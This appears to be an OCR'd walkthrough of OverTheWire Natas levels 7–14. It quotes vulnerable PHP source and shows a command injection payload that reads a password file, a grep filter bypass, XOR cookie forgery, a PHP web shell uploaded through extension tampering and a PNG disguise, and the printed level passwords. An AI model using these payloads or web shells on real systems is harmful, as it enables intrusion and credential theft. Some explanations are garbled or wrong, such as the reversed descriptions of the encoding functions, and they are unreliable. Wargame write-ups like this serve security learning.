
We found another clue.
Let's try putting what we found in the URL.




Mm, no luck there, but do you remember what we found?

natas7.natas.labs.overthewire.org/index.php?page=about

Let's try adding the route here



Okay, we can see that we did something. Maybe we can try it without the Home or About.



And we found the password!

Now, let's move on to Level 8.


Level 8

Seems familiar, doesn't it?
Let's look inside the source code and see what we can find this time!


```
<?

$encodedSecret = "3d3d516343746d4d6d6c315669563362";

function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}

if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
    print "Access granted. The password for natas9 is <censored>";
    } else {
    print "Wrong secret";
    }
}
?>
```

We can see here that some sort of encryption is happening. Let's decrypt it one step at a time.

base64_encode = Decode from Base64
strrev = Reverse the string
bin2hex = Convert from hexadecimal



Let's try it out!



We did it! On to Level 9!

Level 9


First thing's first, let's view the source code

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
```

In the source code, we can see that there is a .txt file, and the PHP code is hinting that we can source inside. This means that we are interacting directly with the victim's computer. From the use of the grep command, we can deduce that the operating system is UNIX-based, as Windows uses findstr to search in the CMD.

Either way, it's always more likely to encounter a UNIX-based system. Since UNIX is open-source, it's more common to see it, as it's free, right? So why not?

Let's see if the web is vulnerable to command injection.




Yes, it's vulnerable.

The command that we used is:

n | cat /etc/natas_webpass/natas10

Level 10




We are greeted with the message:
"For security reasons, we now filter on certain characters."

Let's take a look at the source code and see what we're up against.

```
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>
```

We can see here that some characters have been blocked.



But we can still use the grep command to our advantage!
By grepping a word and this time making it grep from the /etc directory.
If you remember, we found the password in /etc/natas_webpass/natas10.
So, let's try it with natas11.

We did it! Now, let's move on to Level 11.

Level 11

Before we start, let's talk about XOR encoding.

XOR encoding works like this: there are 3 components:

1. **Plaintext**
2. **Ciphertext**
3. **The key**


To encrypt the data, we would need at Let's 2 of these components.

Here's an example:


This is our plaintext: {"showpassword":"no","bgcolor":"#ffffff"}

And this is our encrypted text: HmYkBwozJw4WNyAAFyB1VUcqOE1JZjUIBis7ABdmbU1GIjEJAyJnTRg=


To get the key, we will first need to decrypt the Base64.



And to get the key, we will need to use XOR with the plaintext. Don't forget to set it to UTF-8 when searching for the key.




Now, we can use the key to encrypt something of our own.



Okay, now that we've got that out of the way, let's start Level 11!

We can see here that the cookie is encrypted with XOR.
Let's first capture the cookie!

Here is the cookie. We can decrypt its first layer using Burp Suite.



In the decrypted option...

```php
$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';

    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
    $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }

    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
    $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
    if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
        if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
        $mydata['showpassword'] = $tempdata['showpassword'];
        $mydata['bgcolor'] = $tempdata['bgcolor'];
        }
    }
    }
    return $mydata;
}
```

From this section of the source code, we can see:

$defaultdata = array("showpassword" => "no", "bgcolor" => "#ffffff").

This is our key to victory, but we will come back for it.

We can see here that the cookie data is being decoded with Base64, then XOR encoded, and finally it's being decoded with JSON.


If you remember, this is the way to get the XOR key.

```
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor",$_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}

saveData($data);



?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;">
Cookies are protected with XOR encryption<br/><br/>

<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}

?>
```

And in this part, we can see the encryption.
Here, the PHP script takes the key, first encrypts it with JSON, then encrypts it with XOR, and finally with Base64.
At the end, we can see that if data == yes, we will get the password.

So, where do we start with the:
$defaultdata = array("showpassword" => "no", "bgcolor" => "#ffffff")?
We will need to decrypt it to plain text, so for that, we will go to PHP online.

Here you can see we have decrypted the JSON and gotten the text file.




Do you remember the explosion?
Try it by yourself.

After we finish, we can go to Burp Suite and insert our cookie into the web page.

We did it! Next stop: Level 12!

Level 12

In this level, we will need to upload a file to the system. As you can see, let's try uploading a PHP file and see what happens.



We can see here that the file extension has been changed from .php to .jpg.
Let's use Burp Suite to fix this.

php

Copy code

<?php passthru($_GET['here']); ?>


I am using this one-liner to get control over the page so I can see the password for the next level.

Here, we can see that the website automatically sets the file extension to .jpg. Let's fix that.

```
8qce0k28b7.jpg
------WebKitFormBoundary7vjqpJd3DYzLSY0t
Content-Disposition: form-data; name="uploadedfile"; filename="php.php"
Content-Type: application/x-php

<?php passthru($_GET['here']);?>

------WebKitFormBoundary7vjqpJd3DYzLSY0t--
```

```
8qce0k28b7.php
------WebKitFormBoundary7vjqpJd3DYzLSY0t
Content-Disposition: form-data; name="uploadedfile"; filename="php.php"
Content-Type: application/x-php

<?php passthru($_GET['here']);?>

------WebKitFormBoundary7vjqpJd3DYzLSY0t--
```


And now, let's forward the request.



And here, we can see that the file has been changed.

natas12

As you can see, we gained control over the web page.




trbs5pCjCrkuSknBBKHhaBxq6Wm1j3LC

And here is the password for the next level.


Next level ahead!

Level 13



Here we can see that they only accept image files.


Let's see how the web page reacts if we upload a PHP file.




Hmm, if the website only accepts PNG files, we could inject our code into it.

Much easier than trying to figure out what the website is looking for.

But don't forget, the file needs to be below 1000KB!




Here you can see that I have injected my code inside and copied the file header and trailer.
Don't forget to change the file extension!



We did it!

Like the last one, we will do the same thing, but now we will get the password for Level 14.




And here is the password:
z3UYcr4v4uBpeX8f7EZbMHlzK4UR2XtQ

